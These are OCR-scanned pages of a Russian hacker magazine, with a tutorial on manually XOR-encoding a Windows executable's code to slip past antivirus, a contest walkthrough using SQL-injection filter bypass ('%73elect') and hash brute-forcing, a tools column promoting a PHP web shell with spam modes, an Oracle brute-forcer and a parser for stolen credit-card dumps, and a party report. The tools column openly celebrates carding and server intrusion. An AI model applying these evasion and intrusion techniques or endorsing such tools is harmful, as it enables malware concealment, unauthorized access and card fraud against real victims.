
2. Записать машинные коды первых 2-3 инструкций, которые мы видим в отладчике, и не забыть посмотреть, какую длину занимают все исполняемые инструкции, вместе взятые (после их окончания обычно расположен массив нулей, созданный компилятором для выравнивания, так что мы не испортим файл, вставив свой кодировщик).




> На нашем DVD ты найдешь WinHex и OllyDBG, использованные в этой статье, а также все исходники и компилированные файлы-примеры (исходный и упакованный).



> Эта статья, конечно, не претендует на полноту изложения темы. Для того чтобы лучше «въехать» в создание, правку и защиту двоичного кода, прочти «Дизассемблирование в уме» и «Образ мышления IDA» Криса. Кроме всего прочего, не помешает налечь и на низкоуровневое программирование, воспользовавшись учебниками, коих в Сети великое множество.



> Готовый ex.exe под отладчиком



> Выделенный фрагмент — распаковщик

3. Открыть файл любым шестнадцатеричным редактором и найти среди двоичных кодов первые инструкции программы, которые мы записали. Далее нужно вырезать эти инструкции (их длину мы определили в предыдущем пункте) и вставить их на 2 байта ниже того места, откуда мы их взяли. В нашем примере смещение относительно начала в WinHex было равно 400h (адресация иная, нежели в OllyDBG, так как WinHex отображает MZ- и PE-заголовки, которые скрываются многими отладчиками), значит, мы вставим инструкции, начиная с адреса 402h. Перемещение это необходимо для того, чтобы записать в начало файла инструкцию перехода на декодировщик. Она занимает 2 байта (EB26h) и выглядит так: jmp 00401028h (адрес этот не случаен, он является окончанием исполняемых инструкций нашей программы). Введем по смещению 400h наш переход.

4. Над инструкциями, начиная с адреса 402h, нужно проделать преобразование. Мы выбрали простейший классический способ — побитовое логическое сложение XOR по модулю 35h. Выделяем 26h байт. Предупреждая твой вопрос, скажу: да, и последний нулевой байт этой последовательности тоже нужно выделять, так как он является частью исполняемой инструкции. Если его оставить так, то впоследствии (при декодировании) он превратится в 35h, программа перейдет по неверному адресу и все накроется тазом. Преобразование в WinHex производится выбором пункта меню «Правка→ Модифицировать». Итак, теперь все инструкции закодированы.

5. Коды инструкций декодировщика нужно ввести сразу после окончания шифрованных инструкций кода программы, то есть начиная с адреса 428h.

Как же узнать их шестнадцатеричные значения (их я привел выше)? Предлагаю самый простой путь: ввести инструкции прямо в отладчике OllyDbg, затем скопировать hex-значения, выделив набранные команды и выбрав из контекстного меню правой кнопки мыши «Binary → Binary copy». Но тогда вводи инструкции строго с адреса 00401028h, иначе адреса перехода для инструкций jmp или loop могут быть неверно интерпретированы, ведь в отладчике они считаются по смещению относительно текущего адреса. Я категорически против того, чтобы копировать модифицированные байты в двоичный файл прямо из-под отладчика, хотя он на это и способен. Можно случайно совершить неверное действие, а шестнадцатеричный редактор — это профессиональный и удобный инструмент, специально предназначенный для таких операций. Итак, копируй и вставляй инструкции кодировщика. Кстати, когда нажмешь <Ctrl-V> для вставки, выбирай в появившемся меню пункт ASCII-HEX, так как данные в буфере обмена являются HEX-дампом. На этом этапе нужно сохранить файл под новым именем, например ex1.exe.

6. Почти готово! Осталась одна проблема — таблица импорта. Она сместилась на энное количество байт, так как мы вставляли посторонние данные в секцию кода. Можешь попробовать запустить программу, но гарантирую, что она не заработает должным образом без перемещения таблицы, так как вызов библиотечных функций не состоится. Для того чтобы все пришло в норму, высчитаем новое положение таблицы импорта для модифицированного файла. Утилитами мы пользоваться не будем, а сделаем все вручную. Откроем в WinHex оба файла: измененный и оригинальный. Теперь попробуем найти таблицу. Для этого нажмем <Ctrl-F> и введем имя функции, которая встречается почти во всех Win32-программах: ExitProcess. Проделаем то же и для второго файла. Теперь сравним: в оригинальном файле смещение строки равно 65Eh, а в модифицированном — 696h. Значит, нам нужно удалить из модифицированного файла нулевые байты в количестве, равном разности этих значений: (696h-65Eh)=53h. Причем удалить не где угодно, а перед таблицей импорта. Перемести ползунок прокрутки чуть вверх, и ты увидишь непаханое поле нулей. Удали 38h нулевых байт. Кстати, WinHex отображает в строке состояния размер выделенного блока, что очень удобно. Все готово! Запускай модифицированный файл. Разрази меня гром, это работает!

Счастливого плавания :)

Признаюсь честно, я был очень удивлен, когда узнал, что добрая половина антивирусов никак не реагирует на подобное «народное творчество». Хочется воскликнуть: «Если уж анализ инструкций никуда не годится, проверяйте хотя бы CRC!» Но даже и это, увы, зачастую не делается. Конечно, CRC все же лучше подправить.

Чем хорош этот метод? Он наглядно показывает принцип работы протекторов/пакеров (а также некоторых вирусов). Кроме того, на его основе можно разрабатывать более сложные защитные механизмы. Более же всего ценен тот опыт, который ты приобрел, ведь, немного попрактиковавшись, ты сможешь кодировать файлы, не используя ничего, кроме стандартного отладчика debug.exe и собственного могучего интеллекта.


X-КОНКУРС

Ты наверняка слышал про вечеринку 100xParty от любимого журнала по случаю выпуска сотого номера, а может быть, и видел это зрелище собственными глазами :). Жаль только, что мы думали, что народу будет куда больше и атаковать сервер возьмется приличное количество человек со своими ноутами, а в итоге оказалось, что собственными тачками владеет всего нескольких взломщиков :(. В связи с этим было решено провести теперь уже веб-часть оффлайн-конкурса взлома, в которой себя смогли бы проявить как те, кто по каким-либо причинам не был на вечеринке, так и присутствовавшие там, поскольку в соревновании никто далеко не продвинулся :). Кроме ien'a, который взялся за крякмис. В итоге, в веб-части больше всех очков набрал Lex_Voodoo.

Итак, для начала о небольшом нововведении. Теперь при регистрации в основном скрипте статистики у каждого пользователя будет вестись статистика прохождения конкурса — это позволит четче отслеживать число участников и победителей. При удачном раскладе подключу и помесячную статистику, а возможно, и доступ к предыдущим конкурсам ;).

А теперь о прохождении конкурса :). В самом начале находим blind sql-injection в скрипте новостей сайта. Но обычный union select здесь почему-то не проходит, и как наши взломщики ни старались, ничего дельного из этого не вышло. Поэтому рассказываю, что нужно было делать дальше. Осмотрев территорию в поиске новых уязвимостей, натыкаемся на бажный скрипт soft/soft.php, позволяющий читать локальные файлы из soft и текущей папки. Сразу же считываем index.php, где в комментариях видим ссылку на in5ta11.php, из которого можно взять имена основных полей некоторой таблицы logesy. Но этого пока мало — нам нужен способ выполнения mysql-запросов. И тут ничего не остается, кроме как смотреть на сам код index.php и на способ фильтрации переменной news_id. Как ниудивительно, она обходится в два счета, так как проверка идет тупым парсингом query_string на подстроку «select»: в переменной $_SERVER['query_string'], передаваемой веб-сервером к php-интерпретатору, содержится именно та строка, которую отправляет клиент, поэтому, вписав «%73elect», мы можем провести стандартную атаку union-select. А ведь отсюда достаточно сделать, например, «union select get_query,file where file like 'admin*'» и получить заветный адрес админки, для доступа к которой просят пройти авторизацию. Читаем исходник админки, в ней видим, что проверка пароля идет посредством сверки последних восемь октет, что не позволяет так просто использовать md5inside или аналогичные программы. Но что мешает написать простой скрипт перебора самим? Я не зря залил в раздел soft реально работающий php-интепретатор ;). Проведя тестовый перебор по числам, находим строку с нужным хэшем. Теперь предлагают ввести ключ, на этом этапе нужно внимательно изучить сам алгоритм работы проверки. Если коротко, то он выглядит так: человек вводит ключ; если его xor-сумма равна некоторой константе, то некоторая постоянная строка шифруется по xor-алгоритму с введенной и результат выполняется в функции eval. Если подставить любую строку с xor-суммой, равной заданной константе, скрипт выведет последовательность байт по формуле ishodnik^key_true^key_user, где ishodnik — исходный байт, key_true — искомый ключ, key_user — введенный пользователем ключ. Поэтому, полагаясь на то, что большинство скриптов начинается на «<?php», ксорим результат скрипта с введенным ключом и «<?php». Если длина ключа меньшей пяти, тогда в первых пяти байтах результата будет искомый ключ. Он будет содержать незамысловатую строку — «h4ck», введя которую, мы получим листинг директории с файлом is_level.txt. В нем и находится секретное сообщение для прохождения уровня и начисления баллов :).

Респект победителям и гостям нашей прошедшей вечеринки! Оставайтесь с нами в онлайне и оффлайне :).




ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

X-tools

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

ПРОГРАММА: DXSHELL
ОС: *NIX/WIN
АВТОР: O_OTYNC



> Удобный и функциональный веб-шелл

В прошлых выпусках X-Tools я неоднократно выкладывал различные веб-шеллы (в том числе и приватные :)). Что и говорить, удобный, быстрый и функциональный веб-шелл порой здорово помогает при очередном взломе. Но, как известно, на вкус и цвет товарищей нет. Одним словом, продолжаю традицию и представляю твоему вниманию еще один php-шелл под названием DxShell.
Из фишек этого веб-шелла можно отметить предельно простую и удобную работу с файлом (ударение на последний слог =)) на атакуемом сервере:

- вся информация о файлах, права (включая sticky bit);
- облегченный режим для быстрого серфинга;
- удобная мышечная навигация; показывает как относительный, так и абсолютный путь;
- создание папки/файла;
- заливка файлов: FORM, FTP, HTTP (в случае неудачи файл создается в /tmp).

Также в DxShell успешно реализован местный SQL-клиент, особенностью которого является поиск по всем табличкам:

- всегда на виду список всех таблиц;
- скачивание результатов запросов в файле *.csv.


Кроме того, шелл имеет в своем арсенале несколько специальных функций, которые увеличивают его боевой потенциал :). Расписывать все подробно я не буду — познакомишься сам. Коротко отмечу лишь основные пункты меню:

[PHP] — eval-консоль + ссылки на часто используемые скрипты
[COOKIE] — редактирование cookie, создание своих
[CMD] — системные команды + список готовых команд
[MAIL] — мыльные функции: режим флуда + режим спама
[PORTSCAN] — портсканер; настраиваются все параметры; есть автоскан основных портов, названия известных демонов
[SOCK] — ручная работа с сокетами (fsockopen()). Режим вывода HTML и PLAINTEXT
[PROXY] — HTTP-прокси из браузера. Подделка заголовков: User-Agent, Referer; поддержка режимов POST и COOKIE

Залив файлов реализован двумя методами: залив по HTTP-протоколу и залив/слив по FTP. В общем, достаточно удобный и функциональный сценарий, способный облегчить твою повседневную рутину =). Юзать его или нет — решай сам, но бережно хранить на своем винте/флешке DxShell просто необходимо :).

ПРОГРАММА: SORACLE
ОС: WINDOWS 2000/XP
АВТОР: GLAMORF


Рассказывая об очередном взломе базы данных, раскрутке инъекта или получении хэша рутового пасса от MySQL, зачастую начинаешь задумываться над тем, сколько времени и сил уходит на работу подобного рода. Про автоматизацию говорилось уже не раз. Но, как известно, раз на раз не приходится =). Одно время я всерьез подумывал о написании полнофункционального MySQL-брутера, который бы не только умел работать с брутом табличек и полей, но и подбирал аккаунты к базе. Увы, но времени на реализацию задуманного я так и не нашел (привет преподам из моего универа). Зато не так давно в мои руки попала интересная тулза — SOracle. Как оказалось, утила предназначена для взлома БД Oracle =). Кстати, ко мне на мыло регулярно сваливаются письма с просьбой помочь достать/найти подобного рода софт. Поэтому читай внимательно, чтобы компетентно оценить сущность тулзы. Начнем, пожалуй, с краткого описания имеющихся вкладок меню:



> Тулза для взлома БД Oracle

1. Info
2. Hack
3. Bruteforce
4. Passwords
5. Commands
6. Scanner
7. Scan Status
8. About

Во вкладке Info ты можешь просмотреть полученную инфу о базе на конкретном хосте (требуется указать лишь host/ip и, если необходимо, изменить дефолтовое значение порта).
На вкладке Scanner тебе предлагается



запустить масс-скан по диапазону IP-адресов на обнаружение установленного Оракла. Там же, в соседней менюхе, располагается некое подобие лога — Scan Status. Вкладки Hack и Bruteforce похожи и выполняют сходные функции. Здесь находятся параметры для запуска брута аккаунтов к базе. Основных вариантов всего два: брут по дефолтовым аккам и брут по файликам user/password. Кстати, пара слов о списке дефолтовых акков aka default accounts list. Он располагается в дире с тулзой и ты можешь смело редактировать его, хотя юзать собственные листы user/password гораздо удобнее. В разделе Commands указывается хост/порт, аккаунт к базе и команда на выполнение :). О вкладке About рассказывать не буду, сам изучишь =). Скажу лишь, что автор столько полезной утилы — glam0rf. Пожелаем ему удачи и плодотворной работы. Одним словом, сливай тулзу с нашего диска не задумываясь. Must have :).

ПРОГРАММА: CC2BANK LISTGENERATOR
ОС: WINDOWS 95/98/99/ME/NT/2000/XP
АВТОР: RAZE SOFTWARE



> Парсим свежую базу картона :)

Помнится, еще в осенних номерах журнала я выкладывал несколько софтинок для работы с картоном aka кредитками. Но основные функции тогдашних утил сводились к поиску банка (по бину), определению штата/города и типа карточки (классик, голд, платинум и пр.). Все это, несомненно, нужно, и порой без такого софта не обойтись. Но что делать, если необходимо отпарсить свежеслитую базу картона с только что поломанной базы амерского шопа? =) Конечно, можно написать собственный парсер, который будет раскладывать кредитки в заданном порядке, сортировать бины и т.д. Однако есть гораздо более продуктивный способ — заюзать тулзу CC2Bank ListGenerator от RaZe Software. Утила ищет в текстовом файле номера кредитных каточек и, подбирая к номеру информацию о банке, выводит данные в виде списка. Она определяет название банка, страну, телефон и тип картонки.
Полученную инфу можно сортировать по своему усмотрению и сохранять в отдельный файл. Причем никто не мешает загружать базы с картоном вида: номер креды/ФИО кардхолдера/адрес/телефон/мыло. Тулза корректно выделяет cc number aka номер карточки, определяет по нему данные банка, а вся остальная инфа записывается в поле CC Info :).
Для корректной работы программы нужно, чтобы вся информация об одной кредитной карточке помещалась в одну строчку с разделителем «Пробел» или «;».
Для примера возьмем картоночку какого-нибудь амера:

```
44304100******** donald c ro*****
0307 926 36** kerry ann way 4**** IN
jeffersonville USA 8123******
```

Даже такого вида запись утила отлично распознала, выдав мне всю имеющуюся инфу по кредитке :). В принципе, если в твоей базе вместо пробела или точки с запятой используется другой разделитель, то отпарсить ее средствами PHP не составит никакого труда, заменив нужный разделитель и скормив базу CC2Bank ListGenerator =).
Последовательность полей не имеет никакого значения. Прога успешно работает с карточками Visa, MasterCard и AmEx. База бинов со временем устаревает, но и эту проблему можно решить путем дополнения файлика БД утилы — bins =).

ПРОГРАММА: SMC - STRING TO MD5 CONVERTOR
ОС: WINDOWS 2000/XP
АВТОР: WWW.GFS-TEAM.RU

Времена, когда можно было слить рутовый DES-хэш из /etc/passwd, давно прошли. Сейчас, как правило, приходится иметь дело с md5-хэшами паролей, хранящимися в /etc/shadow. Соответственно, возникает потребность брута md5-хэшей. В Сети существует приличное количество сервисов, предназначенных для этих целей, но, увы, далеко не всегда они могут оказать содействие :). В таких ситуациях приходится юзать брут самостоятельно. Вот здесь тебе и пригодится тулза с красивым названием SMC, что расшифровывается как String to md5 convertor =). Программа предназначена для шифрования строк md5-алгоритмом. Использовать ее необходимо для конвертации файла паролей в md5-формат. Таким образом можно достигнуть наибольшей скорости брута md5-хэшей. При старте тулзы загружается файл паролей, содержащий строки; прога считывает файл построчно, шифрует строку md5-алгоритмом и записывает результат в файл result.txt. Запускается утила следующим образом: smc.exe pass.txt. На выходе получаем файл result.txt, содержащий зашифрованные пароли.
Скорость утилы впечатляет — двухмегабайтный файл тулза шифрует около 9 секунд :). Огорчает лишь то, что программа не имеет GUI-интерфейса и запускается только из командной строки.
Однако минимализм имеет свои преимущества: при запуске утила не будет видна в панели задач. Как только прога закончит работу, она тебя об этом известит :). В общем, полезная в хозяйстве софтинка — заливай на винт не раздумывая =).

ПРОГРАММА: DK SCREENRANER
ОС: WINDOWS 2000/XP
АВТОР: DKHAY SOFT




> Обломи мониторщиков =)

Что главное в нашем нелегком деле? =) Правильно, анонимность и безопасность. А какая может быть анонимность, когда у тебя за спиной постоянно мониторит работу твой брат, твоя девушка, коллеги или, что еще хуже, друзья. Лично я получаю мало удовольствия, когда я сижу на лекции с ноутом, а особо любопытные личности так и норовят повернуть свою голову aka хлебало в сторону моего монитора (о лекторе я вообще молчу =)). На такой случай хорошо иметь под рукой прогу, которая сворачивала бы все окна или вовсе вырубала бы экран монитора. Именно подобного рода тулзу я и выложил в этом выпуске :). Называется она DK ScreenRaner.
Программа позволяет запускать хранитель экрана или выключать монитор при размещении курсора мыши в определенном углу рабочего стола. Надо признать, тулза сразу пришлась мне по душе, поскольку ты сам можешь назначить область рабочего стола, при наведении курсора на которую моник будет гаснуть :).Если ты переместишь курсор в левый верхний угол, начнет работать хранитель экрана, а в правый верхний угол — выключится монитор.
Углы можно менять. Для каждого действия разрешено заюзать любой из четырех углов рабочего стола, что дает тебе дополнительную свободу действий :). Так что если тебя в конец замучили мониторщики — ставь утилу немедленно =).

NIKITOZZ


> Народ начал подтягиваться



> Играть в Packman на огромном проекторе - это рулеззз!



> Беспонечно рекурсивный фрикерский комп, внутри которого еще три таких же компа



> Разгонный стенд испаряет десятый литр азота

Вечеринка 100xParty

Отчет о вечеринке, посвященной сотому номеру

Вечером 12 мая на север столицы начали стягиваться все самые крутые хакеры Москвы. Пугая бабушек в метро своими сочными рассказами о порученных серваках и захаканных крякмисах, порядка 300 наших верных читателей, парней и девушек, добралось до скейтпарка «Адреналин», где и состоялась вечеринка, посвященная выходу сотого номера журнала Хакер.

Банкомат, лаве, веревка

Идея снять фильм для вечеринки появилась давно, я долго об этом мечтал. Смотрел все эти фильмы «Хакеры» и т.д. — и плакал, хотел сделать что-то свое. Удачно получилось: Федя Добрянский познакомил меня с девушкой Светой, которая отличный оператор, и как только появилась возможность, я принял решение снимать Х-фильм.
Скажу честно, я никогда не думал, что это так геморройно :). Нашу не то чтобы очень длинную картину мы снимали целых два дня в два этапа. И после каждого съемочного дня каждый из его участников чувствовал себя так, словно по нему проехал трактор «Беларусь». Представлю состав съемочной группы.

Сценарий: nikitozz.
Актеры: nikitozz, Илья Пожарский (наш PR-менеджер), ZaCo (хекер, который год назад сломал наш сайт и теперь работает с нами), Дмитрий Травин (гопник из МАИ, который делает нам новости) и Макс Глеков (мой старый приятель).
Оператор, монтажер, звукорежиссер: Света Стрельникова.

Я специально ничего не буду говорить о сценарии фильма, чтобы не портить впечатление тем, кто будет смотреть его первый раз. Фильм лежит на нашем DVD. Скажу лишь, что там нет положительных и отрицательных героев, это просто фильм про пятерых парней, которые решили поднять лаве так, как умеют. Никакой глубокой идеи там не ищи, это все just for fun.

Назад к вечеринке

Возвращаясь к вечеринке, хочу сразу оговориться: это был первый опыт проведения подобных мероприятий за всю историю существования журнала, поэтому очень многое мы делали впервые. Приготовления начались задолго до вечеринки: мы проанонсировали событие, сделали сайт party.xakep.ru для регистрации участников, договорились со скейтпарком, с нашими партнерами и осуществили глобальный брейнсторм, чтобы придумать контент для вечеринки. Но все это было цветочками по сравнению с реализацией всего задуманного :).

Азот и высокие частоты

Гвоздем программы вечеринки я решил сделать оверклокерское шоу: экстремальный разгон компьютера с использованием азотного охлаждения. Ну знаешь: пар, мировые рекорды. Я обратился к коллегам в журнал «Железо», и Донор, вспомнивший свои Х-корни, вызвался все организовать. В кратчайшие сроки был найден отличный парень с высокочастотным датчиком в заду — Саркис ака DeDal. Этот человек пришел к нам в редакцию по запаху от только что привезенного железа из Asus'a: платы Asus Commando, видюхи EN8800GTX и физического ускорителя PhisX. По его взгляду мы с Донором сразу поняли: немногое для него может сравниться с радостью от крутых железяк и низких температур. То, что нам надо. К тому же Сакис оказался классным, веселым парнем. В итоге, после длительных подготовок, поездок за азотом, железом и ночных тестов, на вечеринке предстал красивый разгонный стенд, который показал неплохие результаты. Подробный отчет об этом ищи в Ferrum'е. А мы идем дальше.

Фрикеры, конкурсы и все остальное

Серега Долин сделал фрикерский стенд. Они с Деном намутили старого железа и спаяли настоящего монстра — компьютер с тремя материнками в одном корпусе. Установили на него кучу старых игрушек (Duke Nukem, Packman и т.д.), подключили к проектору и все желающие на их стенде могли погамать в старые игрушки. Еще Серега притащил все девайсы, которые паял для журнала, и показывал их, отвечая на многочисленные вопросы.
Что касается конкурсов, то на сцене я провел несколько соревнований, в ходе которых участникам пришлось обжимать на время витую пару, сочинять стишки про хакеров, вспоминать весь хакерский сленг и хакерские навыки. Отдельного упоминания заслуживают интерактивные конкурсы, которые сделали Сквозной с ZaCo. Хоть и пришло мало народу с ноутбуками, те, кто захотел поломать и покрякать, поломали и покрякали. Взломали все наши web-конкурсы, поднятые на Wi-Fi точках Asus и даже разгадали crackme.
Можно было бы рассказать еще очень много интересного, но пусть лучше это сделают за меня фотографии.
До новых встреч, друзья.



> - Этой штуковиной, парни, можно даже бетон крушить!



> - Сейчас нажму на кнопку, и валим отсюда!



> СВЧ-хекеры разливают азот для дегустации



> Фрикеры, как всегда, устроили беспорядок



> Спасибо ASUS за крутую видяху!




> Парни оторвали по призу



Спасибо!

Огромное спасибо всем нашим партнерам, без которых эта вечеринка не состоялась бы.



ASUS — любимый партнер 100xParty

Благодарим замечательную компанию Asus за отличное железо для разгонного стенда, Wi-Fi точки для наших конкурсов и замечательные призы. Материнская плата Asus Commando позволила нашим оверклокерам добиться высоких результатов в экстремальном разгоне. Несчастный Celeron разогнали так, что попали в тройку рекордов мира. А крутейшая видюха Asus EN8800GTX показала отличные результаты в 3D Mark'e.



CORSAIR — высокочастотный партнер 100xParty

Разгон не получился бы, если бы не компания Corsair, выпускающая лучшую разгонную память в мире. Пара модулей памяти Corsair Dominator в разгонном стенде обеспечила потрясающий результат и стабильную работу в сверхэкстремальном режиме. Спасибо! Спасибо также за призы, предоставленные участникам вечеринки!



WESTERN DIGITAL — надежный HDD-партнер 100xParty

Надежный жесткий диск — очень важный элемент разгонного стенда. Установленный на нашем стенде WD RAPTOR отработал на 5+! А благодаря стильному прозрачному окошку все могли наблюдать за перемещениями головки диска.



Acmepower — энергетический партнер 100xParty

Большое спасибо компании Acmepower за класные призы, а так же за то, что оживили наш старый ноутбук Dell D600, который мы нещадно юзали в ходе проведения вечеринки. Раньше он работал без розетки минут 20, а с новым аккумулятором Acmpepower стал выдавать по 3 часа автономной работы!



A4Tech — hardware-партнер 100xParty



